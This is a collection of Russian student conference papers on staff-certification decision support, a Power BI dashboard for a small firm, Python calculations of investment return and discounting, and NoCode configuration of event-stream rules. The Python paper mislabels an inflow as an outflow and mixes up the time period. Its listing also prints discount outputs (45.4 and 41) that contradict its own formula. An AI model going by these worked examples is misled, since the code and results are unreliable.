4. WEBFLOW.com : цифровой образовательный ресурс : сайт. – Сан-Франциско, 2013 – . – URL: <https://webflow.com/blog/color-meanings> (дата обращения 07.11.2023). – Режим доступа: для зарегистрир. пользователей;
5. UPROCK.ru : образовательная платформа : сайт. – . – URL: <https://www.uprock.ru/articles/kakie-cveta-predpochitayut-raznye-vozzrastnye-kategorii-polzovateley> (дата обращения 07.11.2023). – Режим доступа: для зарегистрир. пользователей.

УДК 004.9

Васильев Андрей Андреевич, студент, Комсомольский-на-Амуре государственный университет

Vasilev Andrei Andreevich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ПРОЕКТИРОВАНИЕ И РАЗРАБОТКА СИСТЕМЫ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ДЛЯ АТТЕСТАЦИИ СОТРУДНИКОВ

DESIGN AND DEVELOPMENT OF A DECISION SUPPORT SYSTEM FOR STAFF CERTIFICATION

Аннотация. Целью данной работы является определение критериев для оценки компетенции, выбор методов для аттестации сотрудников и их применение в рамках проектируемой СППР. Предметом работы является исследование способов оценки компетенций сотрудников организаций, применимость метода «360 градусов» для оценки компетенций, формирование рекомендаций по развитию компетенций. Результатом работы является описание выбранных методов для аттестации и их применимость в системе поддержки принятия решений для аттестации сотрудников.

Abstract. The aim of this article is to determine criteria for assessing competence, select methods for certifying employees, and apply them within the designed CSDS. The subject of the work is the study of ways to assess the competencies of organizational employees, the applicability of the "360-degree" method for assessing competencies, and the formulation of recommendations for competency development. The outcome of the work is the description of the selected certification methods and their applicability in the decision support system for employee certification.

Ключевые слова: проектирование, разработка, система поддержки принятия решений, аттестация сотрудников, искусственный интеллект, дата-майнинг.

Keywords: design, development, decision support system, staff certification, artificial intelligence, data-mining.

Введение

Соответствие сотрудника занимаемой им должности – фундамент эффективности любой организации. Неэффективные кадры не только тормозят развитие организации, но и могут стать причиной её некорректной / некачественной работы [1].

Одной из основных проблем анализа компетенции сотрудников является достоверность и объективность оценки. Оценка компетенций субъективна и может быть подвержена предвзятости.

Другая проблема заключается в выборе подходящего метода оценки компетенций. Каждый метод имеет свои преимущества и недостатки, и выбор подхода должен соответствовать целям и особенностям организации.

Дополнительно, возникают трудности в измерении компетенций, особенно если они связаны с мягкими навыками, такими как творческое мышление, коммуникационные навыки или способность к управлению конфликтами [2].

Наконец, процесс анализа компетенций также может быть достаточно продолжительным и требовать участия различных заинтересованных сторон. Сбор и анализ

данных, обратная связь и разработка плана развития компетенций требуют времени и ресурсов организации.

Анализ выявленных проблем позволяет выдвинуть гипотезу о том, что создание системы поддержки принятия решений (СППР) позволит их избежать в большей степени, поскольку она по определению объективна, способна обрабатывать гигантский объём данных за сравнительно небольшое время и может включать в себя неограниченное число методов.

На рынке уже существуют готовые СППР для аттестации сотрудников, такие как «Talentsoft», «SuccessFactors», «DevSkiller» и другие, но все они предоставляют платный доступ к контенту и не раскрывают применяемые для оценки методы, что делает данную работу актуальной.

Целью данной работы является выбор методов для аттестации сотрудников и их применение в рамках проектируемой СППР.

Тестирование

Тестирование (англ. test – испытание, проверка) – метод, применяемый в эмпирических исследованиях, а также как метод измерения и оценки различных психологических качеств и состояний индивида.

Тесты позволяют дать оценку сотруднику в соответствии с поставленной целью исследования, способствуют объективности оценок, не зависящих от субъективных установок лица, проводящего исследование.

Аттестация

Под аттестацией понимается оценка знаний, опыта работника, его соответствие занимаемой должности.

Цель аттестации заключается в определении качеств сотрудника, не соответствующих стандартам организации.

В зависимости от направления, технологии проведения и преследуемых целей, аттестация сотрудников может быть плановой и внеплановой. Целью плановой аттестации сотрудников является поиск и сбор сведений о том, насколько компетентен сотрудник в данной должности, обучился ли он чему-то новому за прошедшее время и каков его вклад в развитие организации. Внеплановая оценка назначается, если руководству требуется понять, готов ли работник к повышению по карьерной лестнице, насколько естественно и удачно прошёл процесс адаптации после испытательного срока.

Метод «360 градусов»

Метод «360 градусов» (рисунок 1) заключается в проведении анонимного опроса, в котором принимают участие руководитель сотрудника, его коллеги, он сам и при наличии – его подчинённые [5]. При этом сам опрос составляется в виде анкеты с вопросами по шаблону «оцените по шкале от 0 до 10 какое-то явление или степень соответствия сотрудника обозначенной теме».

СППР

Основной задачей СППР является помощь пользователям в принятии решений на основе имеющихся данных. Слово «поддержка» говорит о том, что системы только помогают руководству принимать решения, разобраться в ситуации, но не заменяют их [3].

Для принятия решений необходимо разрабатывать гипотезы, которые должны быть проверены, прежде чем превратиться в окончательные решения. Оценка гипотез основана на данных, связанных с определенной областью, которые часто представлены в виде зависимостей между




Рисунок 1 – Метод оценки 360°

различными параметрами [4]. В связи с этим, создаваемая система должна проводить не только аттестацию сотрудников на основе количественных и качественных характеристик, но и предоставлять рекомендации относительно необходимости развития определенных компетенций, что способствует как профессиональному росту сотрудников, так и повышению эффективности организации в целом.

Приведение качественных характеристик к количественным показателям в разрабатываемой системе будет осуществляться с помощью метода балльной оценки на основании результатов, полученных методом «360 градусов» по следующему алгоритму:

1) Составление опросника, содержащего количественную оценку качественной характеристики в заданном диапазоне.

2) Опрос непосредственного руководителя сотрудника, самого сотрудника и его коллег.

3) Очистка собранных данных.

4) Установка порогового значения для каждой характеристики.

5) Персонализированное вычисление показателей по отношению к пороговым значениям.

6) Анализ результатов и составление рекомендаций по необходимости развития компетенций.

Заключение

В работе были рассмотрены методы для проведения аттестации сотрудников и их применение в проектировании СППР. Метод аттестации выбран, поскольку ориентирован на оценку качеств, необходимых организации. В качестве формы выбрано тестирование, являющееся как наиболее простой в реализации, так и наиболее гибкой формой, поскольку способно охватывать одновременно несколько областей исследования. Метод «360 градусов» позволяет избежать субъективности исследований. Совокупность этих методов позволяет спроектированной СППР как аттестовать сотрудников, так и формировать планы по развитию компетенций.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Компетенции персонала // games4business.ru : Лаборатория деловых игр. 2013. 21 февр. – . – URL: <https://games4business.ru/articles/kompetencii-personala#lwptoc> (дата обращения: 10.10.2023).

2. Иванова-Швец, Л. Н. Управление персоналом : учеб. пособие / Л. Н. Иванова-Швец, А. А. Корсакова. – Москва : Евразийский открытый институт, 2009. – 312 с. – ISBN 978-5-374-00243-0. – EDN RBAKAV.

3. Зайцева, Н. В. Построение системы поддержки принятия решений по управлению человеческим капиталом предприятия / Н. В. Зайцева // Сборник научных трудов SWorld. – 2013. – Т. 33, № 2. – С. 85-90. – EDN QLXJDH.

4. Технологии анализа данных : Data Mining, Text Mining, Visual Mining, OLAP / А. Барсегян, М. Куприянов, В. Степаненко, И. Холод. – 2 изд. – Санкт-Петербург : БХВ-Петербург, 2008. – 384 с. – ISBN 5-94157-991-8. – EDN SDSXCZ.

5. Карпова, Т. П. Оценка персонала методом «360 градусов» как фактор повышения эффективности использования человеческих ресурсов организации / Т. П. Карпова, О. А. Бутяева // Вестник Международного института рынка. – 2021. – № 1. – С. 28-34. – EDN KKPLMX.

УДК 004.9:659.2

Гайсина Диана Ринатовна, студент, Уфимский университет науки и технологий
Gaisina Diana Rinatovna, student, Federal State Budgetary Educational Institution of Higher Education «Ufa University of Science and Technology»

Розанова Лариса Федоровна, кандидат технических наук, доцент кафедры цифровой экономики и коммуникации, Уфимский университет науки и технологий

Rozanova Larisa Fedorovna, Candidate of Engineering Sciences, Associate Professor of the Department of Digital Economics and Communication, Federal State Budgetary Educational Institution of Higher Education «Ufa University of Science and Technology»

АВТОМАТИЗАЦИЯ БИЗНЕС-АНАЛИЗА ДЛЯ ОРГАНИЗАЦИЙ МАЛОГО И СРЕДНЕГО БИЗНЕСА С ИСПОЛЬЗОВАНИЕМ BI-СИСТЕМЫ

AUTOMATION OF BUSINESS ANALYSIS FOR SMALL AND MEDIUM-SIZED ENTERPRISES USING BI-SYSTEM

Аннотация. В статье рассмотрена проблема автоматизации бизнес-анализа для организаций малого и среднего бизнеса (МСБ) с использованием современных Business Intelligence систем (BI-систем) на примере Microsoft Power BI (PBI). Рассмотрены преимущества PBI. Основное внимание в статье акцентируется на построении дашборда, выбора правильных визуализаций. Полученный дашборд позволяет ускорить подготовку отчетов и следить за основными показателями бизнеса в удобном формате.

Abstract. The article discusses the problem of automating business analysis for small and medium-sized enterprises (SMEs) using modern Business Intelligence systems (BI-systems) with the help of Microsoft Power BI (PBI) as an example. The advantages of PBI are considered. The article focuses on developing a dashboard and choosing the correct visualizations. The resulting dashboard gives opportunity to quickly prepare reports and track business performance in a convenient format.

Ключевые слова: автоматизация, бизнес-аналитика, BI-система, цифровизация, информационные системы управления.

Key words: automation, business analytics, BI-system, digitalization, management information systems.

Введение

В современном мире, где информация играет важную роль во многих аспектах жизни, технологии бизнес-аналитики становятся все более важными.

Во-первых, с большим объемом данных ежедневно сталкиваются даже представители МСБ. Кроме того, многие компании используют разные файлы, содержащие важную информацию для анализа, в различных расширениях. Для анализа такой информации сотрудники много времени тратят на ручной сбор данных воедино. При использовании BI-систем в минимальные сроки удастся унифицировать данные, сократить монотонную работу и проанализировать большой объем информации в удобном формате.

Актуальность определяется тем, что технологии бизнес-аналитики обладают рядом неоспоримых преимуществ для организации любого размера, но при этом они широко не распространены.

Целью работы является разработка интерактивного отчета в PBI для ускорения подготовки отчетности и повышения эффективности принятия управленческих решений в компании клиента.

Анализ различных источников показал, что тема активно изучается, однако случаев фактического внедрения BI-систем в МСБ насчитывается немного.

Основная часть

Business Intelligence – это системы бизнес-анализа, которые объединяют в себя данные любых источников информации, трансформируют их и предоставляют их в удобном интерфейсе для быстрого и качественного анализа полученных сведений [1]. Источник Heraldkeeper via COMTEX утверждает, что глобальный рынок BI к 2025 году достигнет \$147,19 млрд, увеличившись почти в 9 раз по сравнению с данными за 2016 г. [2]. Повышение спроса на системы бизнес-анализа соотносится с ростом зарегистрированных представителей МСБ в России – на июль 2023 г., согласно отчету федеральной налоговой службы, зарегистрировано порядка 6 млн – и это число ежедневно растет [3].

Существует большое количество систем бизнес-анализа. Платформа PBI имеет ряд преимуществ по сравнению с другими BI-системами, которые играют ключевую роль для организаций МСБ: без проблем работает с продуктами от Microsoft; файлы с исходными данными могут быть загружены из множества разных источников; имеет бесплатный тариф, который достаточно для МСБ; также можно бесплатно использовать мобильную версию PBI; имеет удобную для новичков панель управления; имеет широкий выбор визуализаций; имеется большое количество сайтов и бесплатных видео для освоения инструмента или поиска ответа на интересующий вопрос [4]. К тому же по мнению исследовательской и консалтинговой компании Gartner в 2022 г. Microsoft стал лидером среди платформ для бизнес-аналитики [5].

Компания клиента является представителем малого бизнеса и предоставляет услуги сервиса и клининга бюджетным организациям. При формировании отчетов каждое направление придерживается своего стиля заполнения, что приводит к большому количеству неструктурированных данных в разных файлах и повтором показателей. В итоге отчетность предприятия неуклонно разрастается, становится избыточной. Обычно формируется большой итоговый отчет в Excel, который раскрывается только в одном разрезе и, если руководитель, предположим, решит посмотреть отчет в разрезе предоставляемых услуг, а не по клиентам, то необходимо будет перестраивать структуру отчета.

Комплексное решение этих проблем – внедрение аналитической системы, которая позволит объединить отчеты от разных направлений, не потеряв сведения, «очистить» их от избыточной информации и рассмотреть под разным углом. В PBI можно соединить информацию из разных источников, структурировать, а также сформировать удобные и индивидуальные дашборды, позволяющие отфильтровывать данные и разворачивать их в различных разрезах.

При подготовке дашборда было решено, что информация по сервису и клинингу будет отображаться на разных листах дашборда для четкого разделения направлений, но тип визуализаций для определенных показателей будет использоваться аналогичный. Для визуализации плана по выручке, факта по выручке и поступлениям используется столбиковая диаграмма, что изображено на рисунке 1. Этот же вид диаграммы выбран для иллюстрации просроченной дебиторской задолженности (ПДЗ) по месяцам, однако для анализа ПДЗ по количеству дней просрочки выбрана круговая диаграмма, что показано на рисунке 2.




Рисунок 1 – Столбиковая диаграмма по выручке план-факт и поступлениям

Структура ПДЗ по кол-ву дней просрочки. Сервис




Рисунок 2 – Круговая диаграмма для анализа ПДЗ по количеству дней

Информация по выручке и поступлениям по каждому объекту и за каждый месяц представлена в таблицах, которые можно сортировать по любому столбцу. Также в отчете имеются фильтры, которые позволяют отфильтровывать все визуализации по городу, месяцу и году, а также объекту. Это позволяет всесторонне оценить работу организации и провести анализ работы сотрудников разных направлений.

Заключение

В ходе работы рассмотрена роль BI-систем в современных организациях МСБ. Для построения интерактивного отчета в компании клиента выбран аналитический инструмент РВІ, обладающий важными для МСБ преимуществами. Используя РВІ, удалось объединить отличающиеся по структуре отчеты двух направлений и отразить основные метрики на дашборде, используя подходящие визуализации. Наиболее важно, что при следующей необходимости сдачи отчетности, сотрудникам надо только предоставить обновленные данные, и дашборд актуализирует информацию согласно последним сведениям.

Таким образом, руководитель получил интерактивный отчет по работе всех направлений в удобном для анализа формате. За счет этого удастся оценить деятельность организации на данный момент, принять эффективные управленческие решения и сделать прогнозы на ближайшее время.

СПИСОК ИСТОЧНИКОВ

1. Домрачева, А. А. Business Intelligence в экономике / А. А. Домрачева, Н. Ю. Сайбель // Научно-методический электронный журнал «Концепт». – 2017. – № 2. – С. 41–46. – EDN XKKJQD.
2. Силакова, Л. В. Разработка методики автоматизации комплексного бизнес-анализа для организаций МСБ на базе MS POWER BI / Л. В. Силакова, П. А. Магеррамов, М. А. Семкина // Научный журнал НИУ ИТМО. Серия: Экономика и экологический менеджмент. – 2019. – № 3. – С. 101-108. – DOI 10.17586/2310-1172-2019-12-3-101-108. – EDN YMEAPD.
3. rmsp.nalog.ru : единый реестр субъектов малого и среднего предпринимательства : сайт. – Москва, 2005 – . – URL: <https://rmsp.nalog.ru> (дата обращения 08.10.2023).
4. Использование программных решений бизнес-аналитики как инструмент повышения конкурентоспособности компаний и регионов / А. Н. Калашников, Ю. Ю. Пянзина, И. М. Кублин, Р. В. Фомин // Экономика устойчивого развития. – 2019. – № 1(37). – С. 289-292. – EDN ZCOADR.
5. Kim, Manis. Microsoft named a Leader in the 2022 Gartner® Magic Quadrant™ for Analytics and BI Platforms / Manis Kim. – 2022. – URL: <https://powerbi.microsoft.com/en-us/blog/microsoft-named-a-leader-in-the-2022-gartner-magic-quadrant-for-analytics-and-bi-platforms/> (дата обращения 10.10.2023).

УДК 332.54

Губаев Эдуард Александрович, студент, Ижевский государственный технический университет имени М. Т. Калашникова

Eduard Alexandrovich Gubaev, student Izhevsk State Technical University named after M.T. Kalashnikov

Алексеева Наталья Анатольевна, доктор экономических наук, профессор, Удмуртский государственный аграрный университет

Alekseeva Natalya Anatolyevna, Doctor of Economics, Professor, Udmurt State Agrarian University

ОСНОВЫ ПРОГРАММИРОВАНИЯ ОЦЕНКИ ЭФФЕКТИВНОСТИ УПРАВЛЕНИЯ В СТРОИТЕЛЬНЫХ ПРОЕКТАХ

PROGRAMMING FRAMEWORK FOR MANAGEMENT PERFORMANCE ASSESSMENT IN CONSTRUCTION PROJECTS

Аннотация. Цель работы состоит в том, чтобы предложить в рамках концепции экономики двух состояний основные принципы встраивания методов программирования для финансовых расчетов объектов, формально представить абстрактные финансовые понятия. Предложены алгоритмы вычислений на основе Python, который оказался подходящим языком для удовлетворения растущих потребностей строительной сферы и решения новых задач, связанных с развитием финансовой сферы. Рассмотрен инвестиционный проект, его оттоки, притоки, обозначены моменты времени притоков и оттоков, которые объединены в программировании в один объект. Определена доходность проекта, ставка доходности, алгоритмизирован процесс начисления процентов на заемные средства по проекту. Составлен листинг вычислительной программы.

Abstract. The purpose of the work is to propose, within the framework of the concept of economics of two states, the basic principles of embedding programming methods for financial calculations of objects, to formally present abstract financial concepts. Python-based computing algorithms have been proposed, which turned out to be a suitable language for meeting the growing needs of the construction sector and solving new problems associated with the development of the financial sphere. The investment project, its outflows, inflows are considered, the time points of inflows and outflows are indicated, which are combined in programming into one object. The project profitability was determined, the profitability rate was determined, the process of calculating interest on borrowed funds for the project was algorithmized. The listing of the numeric program has been compiled.

Ключевые слова: цифровые модели, программирование, доход, инвестиции, эффективность, финансы, строительство.

Key words: digital models, programming, revenue, investment, efficiency, finance, construction.

Введение

Актуальность исследования связана с тем, что в течение последних лет в финансовой области наблюдается повышенный интерес к анализу финансовых данных [1 – 4], которые требуют обрабатывать большие объемы данных и проводить сложные расчеты быстрее. В библиотеке NumPy содержится класс многомерных массивов, позволяющий обрабатывать однородные и неоднородные структуры данных. Становится все более актуальным анализ данных в режиме реального времени [5]. Например, оценка влияния изменения стоимости продукта на объем продаж или корректировка оценки кредита для сложных портфелей производных инструментов крупного инвестиционного банка. Одной из ключевых тенденций в сфере финансового анализа стало внедрение параллельных архитектур многоядерных вычислений на стороне центрального процессора и массово-параллельных архитектур на основе графических процессоров. Чтобы извлечь

преимущества из новых аппаратных платформ, пользователям приходится осваивать новые языки и парадигмы программирования.

Цель работы состоит в том, чтобы программными средствами формализовать абстрактные финансовые понятия.

Основная часть

Рассмотрим инвестиционный проект, который требует вложения, например, 38,3 денежной единицы сегодня и возвращает 45,4 денежной единицы через 3 года. Инвестиции обычно считаются оттоком денежных средств и часто являются отрицательными числами, $c \in \mathbb{R} < 0$, или в нашем случае $c = -38,3$. Возврат инвестированных средств – это приток и, следовательно, положительное число, $c \in \mathbb{R} \geq 0$, или $c = +45,4$.

Для обозначения моментов времени, когда происходят отток и приток денежных средств, используются отметки времени. В нашем случае это $ct=0=-38,3$ и $ct=1=45,4$, или сокращенно $c_0=-38,3$ и $c_1=45,4$.

Листинг программы:

```
In [1]: c0=-38.3 {Определение оттока денежных средств сегодня};
In [2]: c1= 45.4 {Определение оттока денежных средств через год};
In [3]: c=(c0, c1) {Определение объекта tuple через c};
In [4]: c;
Out [4]: (-38.3, 45.4) {Вывод пары денежных потоков};
In [5]: type(c);
Out [5]: tuple {Поиск и вывод типа объекта c};
In [6]: c[0];
Out [6]: -38.3 {Вывод первого элемента объекта c};
In [7]: c[1];
Out [7]: 45.4 {Вывод второго элемента объекта c}.
```

Доходность, $R \in \mathbb{R}$, инвестиционного проекта с денежными потоками $c = (c_0, c_1) = (-38,3, 45,4)$ равна сумме этих денежных потоков, или $R = c_0 + c_1 = (-38,3, 45,4) = 7,1$. Ставка доходности, $r \in \mathbb{R}$, – это доход R , деленный на инвестиционные затраты сегодня по модулю $|c_0|$:

$$r = \frac{R}{c_0} = \frac{-38,3+45,4}{38,3} = 0,185 . \quad (1)$$

В Python данное вычисление сводится к следующим арифметическим операциям. Листинг программы:

```
In [8]: c=(-38.3,45.4) {Определение пары денежных потоков через объект tuple};
In [9]: R=sum(c) {Вычисление дохода сложением всех элементов c};
In [10]: R;
Out [10]: 7.1 {Вывод результата};
In [11]: r = R/abs (c[0]) {Вычисление ставки доходности r через функцию abs(x),
возвращающую абсолютное значение x};
In [12]: r;
Out [12]: 0.185 {Вывод результата}.
```

Через год денежный поток может измениться из-за процентов, которые начисляются на заемные средства или должны быть выплачены за использование чужих денег. Проценты представляют собой стоимость управления деньгами другими агентами. Предположим, сегодня агент размещает в банке депозит $c_0 = -10$ денежных единиц. Согласно депозитному договору, через год он получит от банка $c_1 = 11$ денежных единиц. Процент по вкладу, $I \in \mathbb{R}$, равен $I = c_0 + c_1 = -10 + 11 = 1$. Следовательно, процентная ставка, $I \in \mathbb{R}$, составляет $i = I/|c_0| = 0,1$.

Доступность кредитования и депонирования влекут за собой альтернативные издержки при вложении денег в инвестиционный проект. К примеру, денежный поток $c_1 = 45,4$ через год нельзя напрямую сравнивать по стоимости с денежным потоком $c_0 = 45,4$ сегодня, поскольку на деньгах, не вложенных в проект, можно заработать проценты.

Для правильного сравнения этих денежных потоков необходимо рассчитать приведенную стоимость через дисконтирование с использованием фиксированной процентной ставки в экономике. Дисконтирование можно смоделировать как функцию $D: \mathbb{R} \rightarrow \mathbb{R}$, $c1 \rightarrow D(c1)$, которая сопоставляет одно вещественное число (денежный поток через год) с другим вещественным числом (денежным потоком сегодня). С учетом процентной ставки $i = 0,1$ приведенная стоимость составит:

$$c0 = D(c1) = \frac{c1}{1+i} = \frac{45,4}{(1+0,1)} = 41,3. \quad (2)$$

Представление дисконтирования и подобных ему математических функций реализовано в Python довольно просто. Листинг программы:

```
In [13]: i=0.1 {Фиксирование процентной ставки i};
In [14]: def D(c1): {Определение функции через оператор def, где D – название функции, c1 – имя параметра};
return c1/(1+i) {Вывод приведенной стоимости через оператор return};
In [15]: D (45.4);
Out [15]: 45.4 {Расчет приведенной стоимости 45.4};
In [16]: D (41.3);
Out [16]: 41 {Расчет приведенной стоимости}.
```

Если чистая приведенная стоимость проекта имеет положительное значение, то проект следует реализовать, если отрицательное – нет, поскольку в таком случае альтернатива в виде банковского депозита более выгодна.

Заключение

Несмотря на то, что в Python имеется большое количество базовых структур данных, пользователям предлагаются еще более широкие возможности, реализуемые в дополнительных библиотеках. Например, в библиотеке NumPy содержится класс многомерных массивов, позволяющий обрабатывать однородные и неоднородные структуры данных [5]. Другое преимущество библиотеки – поддержка векторизации кода. Используя более совершенные Data Science и машинное обучение, а в перспективе и квантовые компьютеры, которые способны решить практически любые задачи, нерешаемые на любом гипотетическом вычислительном устройстве, которые когда-либо могли надеяться построить, получена возможность наиболее быстро и точно проводить финансовые расчёты [6].

СПИСОК ИСТОЧНИКОВ

1. Алексеева, Н. А. Комплексный экономический анализ: сборник задач / Н. А. Алексеева. – Ижевск : ФГБОУ ВО Ижевская ГСХА, 2022. – 116 с.
2. Алексеева, Н. А. Введение в системный анализ / Н. А. Алексеева : учебное пособие для направления подготовки «Прикладная информатика». – Ижевск, 2023.
3. Алексеева, Н. А. Особенности применения технологий виртуальной и дополненной реальности в строительстве / Н. А. Алексеева // Фотинские чтения – 2022 (осеннее собрание): сборник материалов IX Международной научно-практической конференции, приуроченной к 50-летию высшего строительного образования в Удмуртии. – Ижевск, 2023. – С. 11-16.
4. Ахмедова, Л. Н. Эффективность инвестиций в жилищное строительство / Л. Н. Ахмедова, Н. А. Алексеева // Вектор экономики. – 2023. – №4 (82).
5. Шутова, О. А. Методические особенности практико-ориентированного обучения работе с Big Data / О. А. Шутова, Д. Д. Бычкова // Современные инновационные технологии в образовании (СИТО-2022): материалы VI Всероссийской научно-методической конференции. – Москва, 2023. – С. 136-139.
6. Устойчивое и динамичное развитие российской социально-экономической системы: вызовы, перспективы, риски / О. Ю. Абашева [и др.]. – Самара, 2022.

УДК 004.4, 004.6

Гусаров Александр Сергеевич, студент, Пензенский государственный университет
Gusarov Alexander Sergeevich, student, Penza State University

Шлепнев Ярослав Сергеевич, студент, Пензенский государственный университет
Shlepnev Yaroslav Sergeevich, student, Penza State University

Шибанов Сергей Владимирович, кандидат технических наук, доцент, доцент кафедры
«МО и ПЭВМ», Пензенский государственный университет
Shibanov Sergey Vladimirovich, Candidate of Engineering Sciences, Associate Professor,
Associate Professor of the Department «MS and CA», Penza State University

ПРИМЕНЕНИЕ NOCODE-ПОДХОДА К УПРАВЛЕНИЮ МЕТАДААННЫМИ СЕРВИСА ПОТОКОВОЙ ОБРАБОТКИ СОБЫТИЙ И ИСПОЛНЕНИЯ АКТИВНЫХ ПРАВИЛ

APPLICATION OF THE NOCODE APPROACH TO MANAGING METADATA OF THE EVENT STREAM PROCESSING SERVICE AND EXECUTION OF ACTIVE RULES

Аннотация. В научной статье предлагается инновационный подход к управлению метаданными в сервисе потоковой обработки событий и исполнения активных правил. Рассматриваются ключевые концепции NoCode подхода. Обсуждаются проблемы управления метаданными в системах реального времени. По мере того, как организации все больше полагаются на автоматизированные системы, которые обрабатывают данные в режиме реального времени, потребность в эффективных и удобных инструментах для настройки и мониторинга этих систем стала первостепенной.

Abstract. The scientific article proposes an innovative approach to metadata management in the event streaming service and the execution of active rules. The key concepts of the No Code approach are considered. The problems of metadata management in real-time systems are discussed. As organizations increasingly rely on automated systems that process data in real time, the need for efficient and convenient tools to configure and monitor these systems has become paramount.

Ключевые слова: NoCode подход, потоковая обработка событий, портал управления, ECA, метаданные, механизм активных правил.

Key words: NoCode approach, event streaming, management portal, ECA, metadata, active rules mechanism.

Введение

Объем информационных данных сильно увеличивается с течением времени. Со временем организации становятся все более зависимыми от различных средств автоматизации. Часто возникает необходимость обрабатывать большие потоки информации в режиме реального времени, и, следовательно, возрастает потребность в эффективных и удобных сервисах обработки информации. Настройка всей подобной системы часто требует специалистов с профессиональными навыками. Но что, если организация по тем или иным причинам не может позволить себе специалистов подобного рода? Существует подход разработки, который способен в этом помочь. В статье рассматривается NoCode подход, который активно внедряется в различных сферах деятельности, что подтверждает его актуальность и значимость. Будут исследованы возможности применения этого подхода в контексте создания и настройки систем потоковой обработки событий в режиме реального времени. Целью статьи будет выявление особенностей, требований к реализации и перспектив использования данного подхода в указанной предметной области.

Основная часть

Многие современные организации часто используют автоматизированные системы для обработки данных в режиме реального времени. Важна способность анализировать данные и реагировать на них соответствующим образом. Эффективность таких систем зависит от их корректной конфигурации. Для конфигурации используют метаданные – вспомогательная информация, которая описывает алгоритмы, правила обработки данных и иные аспекты функционирования системы. Именно эта настройка возлагается на IT-специалистов, разработчиков и инженеров.

NoCode (англ. «разработка без кода») подход необходим для упрощения средств конфигурации и предоставления возможности людям с минимальными знаниями в области IT настраивать процессы автоматизации самостоятельно [1]. Платформы управления с использованием NoCode подхода предлагают визуальный интерфейс, с помощью которого пользователи могут проектировать и настраивать различные компоненты автоматизации без необходимости написания кода. Таким образом компании могут быстро и удобно создавать автоматизированные системы, не привлекая при этом разработчиков, что в конечном итоге может привести к оптимизации многих бизнес-процессов и значительной экономии средств.

Среда, в которой реализован данный подход, зачастую представляет собой графический редактор с автоматической генерацией кода. Редактор может содержать сразу множество готовых шаблонов и компонент, которые необходимы для быстрого создания и конфигурации систем. Одной из самых популярных технологий является интерфейс «Drag-and-drop», позволяющий пользователям перетаскивать различные элементы в самой графической среде. Например, пользователь может выбрать на боковой панели подходящий ему компонент-условие и перетащить его в область конструктора правил, тем самым создав условие без необходимости кодировать его вручную.

Ярким примером использования NoCode подхода является популярный сервис Zapier, который работает на основании модели «Событие-условие-действие» (ЕСА): «Когда происходит это, делай то» [2]. Данный сервис позволяет пользователям автоматизировать простые действия в разных веб-приложениях [3]. Например, когда в ваш почтовый ящик Gmail приходит новое электронное письмо, Zapier может автоматически создать задачу в приложении управления проектами, таком как Trello или Asana. В то время как Zapier фокусируется только на автоматизации и подключении отдельных веб-приложений, аналогичные принципы NoCode могут быть применены к проектированию крупномасштабных систем.

NoCode мог бы быть идеально применен в сервисе обработки потока событий, который, как и Zapier, работает на основе модели ЕСА. Сервис отслеживает поток поступающих событий и использует механизм активных правил для реагирования на них. Его функциональность может быть применена в различных отраслях, таких как розничная торговля, промышленность, финансы, здравоохранение и многие другие. Например, его использование может включать в себя контроль производственных процессов на промышленных предприятиях или уведомление медицинского персонала о состоянии пациентов в медицинских учреждениях.

Для конфигурации систем, в рамках данного сервиса, используется портал управления, который обладает визуальным редактором, использующий концепции NoCode. С помощью этого редактора можно конструировать новые события и активные правила, настраивать условия выполнения правил и устанавливать связи между всеми элементами системы. Отлично решается проблема конструирования сложных и агрегированных событий. Например, такие события могут состоять из десятка или сотни элементарных событий, и настройка ассоциаций между этими событиями может занимать очень много времени. При помощи функции «Drag-and-Drop» пользователь может легко настраивать связи между различными событиями, путем их соединения прямо в

графическом редакторе, что делает процесс создания таких сложных элементов системы доступным и очень быстрым для любого пользователя.

NoCode подход подразумевает автоматическую генерацию кода. Графические блоки автоматически преобразуются в языковые представления для различных типов объектов, таких как события или активные правила. Языковые представления облегчают редактирование уже существующих элементов системы.

Искусственный интеллект (ИИ) способен развивать концепции, которые используются в NoCode подходе. Внедрение ИИ на портале управления позволит выявлять закономерности и аномалии, а также давать рекомендации по улучшению ассоциаций и компонентов системы. Все это может происходить сразу после конструирования правил в графическом редакторе. Например, существует ряд проблем, которые критичны в рамках жизненного цикла обработки событий: заикливание исполнения активных правил и коллизии исполнения [4, 5]. Подобные аномалии могут быть обнаружены на этапе конструирования систем. Использование NoCode в совокупности с ИИ смогут предложить иное построение элементов системы и ассоциаций между ними, а также визуально отобразить участки системы, на которых возникли проблемные ситуации.

Заключение

NoCode подход значительно упрощает и ускоряет процесс конфигурации систем автоматизации, делая его доступным даже для пользователей без специальных навыков в области IT.

Было продемонстрировано использование подхода NoCode с использованием платформы автоматизации Zapier и рассмотрены перспективы его применения в сервисе потоковой обработки событий и исполнения активных правил. Были отмечены перспективы внедрения искусственного интеллекта, который может помочь выявлять закономерности и аномалии в конфигурации систем.

